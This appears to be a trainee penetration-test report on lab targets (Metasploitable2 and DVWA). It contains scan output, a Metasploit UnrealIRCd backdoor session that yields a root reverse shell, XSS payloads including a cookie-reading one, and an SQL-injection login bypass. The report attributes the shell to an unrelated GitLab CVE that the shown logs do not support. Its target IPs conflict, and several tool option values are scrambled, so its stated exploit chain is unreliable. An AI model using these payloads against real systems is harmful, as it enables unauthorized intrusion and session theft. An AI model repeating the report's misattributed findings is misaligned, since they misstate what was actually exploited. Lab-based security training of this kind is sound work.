

TASK01

Task 1:Chained Exploit on Web Server

Executive Summary


A chained exploitation attack was successfully demonstrated against the Metasploitable2 environment. The assessment combined reflected cross-site scripting with remote code execution techniques to simulate a real-world attack path. Exploitation resulted in unauthorized command execution and shell access, demonstrating critical weaknesses in input validation and outdated vulnerable services.

Scope

Target Host: 192.168.127.128

Environment: Metasploitable2

Testing Machine: Kali Linux



```
root@kali: ~  
root@kali:~# nmap -v -sV -A 192.168.127.128  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-20 10:38 -0400  
Nmap scan report for 192.168.127.128  
Host is up (0.00081s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_  Connected to 192.168.127.128  
|_  Logged in as ftp  
|_  TYPE: ASCII  
|_  No session bandwidth limit  
|_  Session timeout in seconds is 300  
|_  Control connection is plain text  
|_  Data connections will be plain text  
|_vsftpd 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_  1024 60:0f:cf:1e:0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_  2048 56:56:24:0f:21:1d:de:a7:2b:a6:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
|_Not valid before: 2018-03-17T14:07:45  
|_Not valid after: 2019-04-16T14:07:45  
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN  
|_ssl-date: 2026-05-20T14:38:52+00:00; +3s from scanner time.  
|_sslv2:  
|_SSLv2 supported  
|_ciphers:  
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5  
|_  SSL2_RC2_128_CBC_WITH_MD5  
|_  SSL2_RC4_128_EXPORT40_WITH_MD5  
|_  SSL2_RC4_128_WITH_MD5  
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|_  SSL2_DES_64_CBC_WITH_MD5  
53/tcp    open  domain       ISC BIND 9.4.2  
|_dns-nsid:  
|_  bind.version: 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-server-headers: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-title: Metasploitable2 - Linux  
111/tcp   open  rpcbind      2 (RPC #100000)
```

Findings

Vulnerability 1 — Reflected XSS

Description

The web application failed to sanitize user-supplied input, allowing JavaScript execution inside the victim browser.


Impact

- Session theft
- Cookie hijacking
- Redirection attacks

Evidence

Payload:

```
<script>alert('XSS')</script>
```



Vulnerability 2 — Remote Code Execution

CVE

CVE-2021-22205

Description

A vulnerable service allowed remote command execution through crafted payloads.

Impact

- Full system compromise
- Remote shell access
- Privilege escalation

```
root@kali: -
Session Actions Edit View Help
+ -- --[ 2,644 exploits - 1,331 auxiliary - 2,154 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal_ircd

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent Yes UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name Current Setting Required Description
RHOSTS 6667 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE false yes Attempt to delete the binary after execution
FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, Requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST 8080 no Local ID to use for serving payload
FETCH_SRVPORT yes yes Local port to use for serving payload
FETCH_URI_PATH no no Local URI to use for serving payload
LHOST yes yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:
```

```
root@kali: -
Session Actions Edit View Help
[*] 192.168.127.128:6667 - Trying to register a new IRC user: christen
[*] 192.168.127.128:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.127.128:6667 - Connected to 192.168.127.128:6667
[*] 192.168.127.128:6667 - Sending IRC backdoor command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wxZ5lGVwJgIGks;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "wxZ5lGVwJgIGks\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.127.129:4444 -> 192.168.127.128:53587) at 2026-05-20 13:58:17 -0400

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

^Z
Background session 1? [y/N] y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions

Id Name Type Information Connection
--
1 shell cmd/unix 192.168.127.129:4444 -> 192.168.127.128:53587 (192.168.127.128)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
root
pwd
/etc/unreal
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

```
root@kali: -
Session Actions Edit View Help
[*] B: "wxZ51GVVwJgIGks\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.127.129:4444 → 192.168.127.128:53587) at 2026-05-20 13:58:17 -0400

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

^Z
Background session 1? [y/N] y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions
Active sessions
+-----+-----+-----+-----+-----+
Id  Name  Type      Information  Connection
+-----+-----+-----+-----+-----+
1    shell cmd/unix  192.168.127.129:4444 → 192.168.127.128:53587 (192.168.127.128)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
root
pwd
/etc/unreal
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
^Z
Background session 1? [y/N] y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > searchsploit gitlab 22205
[*] exec: searchsploit gitlab 22205

Exploit Title | Path
+-----+-----+
GitLab 13.10.2 - Remote Code Execution (RCE) (Unauthenticated) | ruby/webapps/50532.txt
Shellcodes: No Results
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Exploit Chain

Attacker → XSS Injection → Session Theft → Metasploit Exploit → Remote Shell

Remediation

- Sanitize all user input
- Deploy Content Security Policy (CSP)
- Update GitLab to latest patched version
- Restrict unnecessary services
- Apply regular security updates
- Enable Web Application Firewall
- Implement secure session management

Conclusion

The assessment demonstrated how multiple vulnerabilities can be chained together to achieve complete system compromise. Immediate remediation is necessary to prevent unauthorized access, data theft, and remote command execution in production environments.

Developer Escalation Email

Dear Development Team,

During the recent security assessment, a critical chained exploitation scenario was identified on the web server hosted at 192.168.1.100. Testing confirmed that a reflected XSS vulnerability could be leveraged to steal active session tokens, followed by remote code execution using CVE-2021-22205. Successful exploitation resulted in unauthorized shell access through a Meterpreter payload.

The issue demonstrates insufficient input sanitization and outdated vulnerable software components. Immediate remediation is recommended by sanitizing user input, implementing Content Security Policy headers, and updating GitLab to the latest patched version.

Please prioritize remediation and validation testing as soon as possible.

Regards,
VAPT Analyst

TASK02

Web Application Security Assessment Report

Executive Summary

A security assessment was performed against the DVWA web application environment to identify vulnerabilities aligned with the OWASP Top 10 category. Testing included automated scanning with sqlmap and OWASP ZAP, along with manual request manipulation using Burp Suite. The assessment identified critical SQL Injection and reflected XSS vulnerabilities, demonstrating risks related to unauthorized database access, session hijacking, and insecure authentication mechanisms.

Scope

Target Application: DVWA
Target IP: 192.168.1.200
Tools Used: Burp Suite, sqlmap, OWASP ZAP
Testing Type: Web Application Penetration Testing

Test Findings

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.127.128/login
002	XSS Reflected	Medium	http://192.168.127.128/form

Vulnerability Details

1. SQL Injection

Severity

Critical

Description

The application failed to properly validate user input in login parameters, allowing malicious SQL queries to manipulate backend database operations.

Testing Method

- sqlmap automated testing
- Manual payload injection

Example Payload

' OR 1=1#

Impact

- Unauthorized database access
 - Authentication bypass
 - Sensitive data exposure
-

2. Reflected XSS

Severity

Medium

Description

The application reflected unsanitized user input inside HTTP responses, enabling JavaScript execution within the victim browser.

Testing Method

- Manual payload testing using Burp Suite
- Browser verification

Example Payload

<script>alert(document.cookie)</script>

Impact

- Session hijacking
 - Cookie theft
 - Client-side attacks
-


Manual Testing Activities




Burp Suite Request Manipulation



The assessment included interception and modification of HTTP requests using Burp Suite. Session cookies and authentication tokens were manipulated to evaluate session management security and authorization controls.




Testing Checklist

- ✓ Test for SQL Injection using sqlmap
 - ✓ Check for XSS using manual payloads
 - ✓ Verify authentication mechanisms
 - ✓ Analyze session handling
 - ✓ Intercept HTTP requests using Burp Suite
 - ✓ Perform vulnerability scanning using OWASP ZAP
 - ✓ Optional custom testing scripts
-









```
root@kali: ~/Downloads/burpsuit_certif
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:33:19 /2026-05-19/


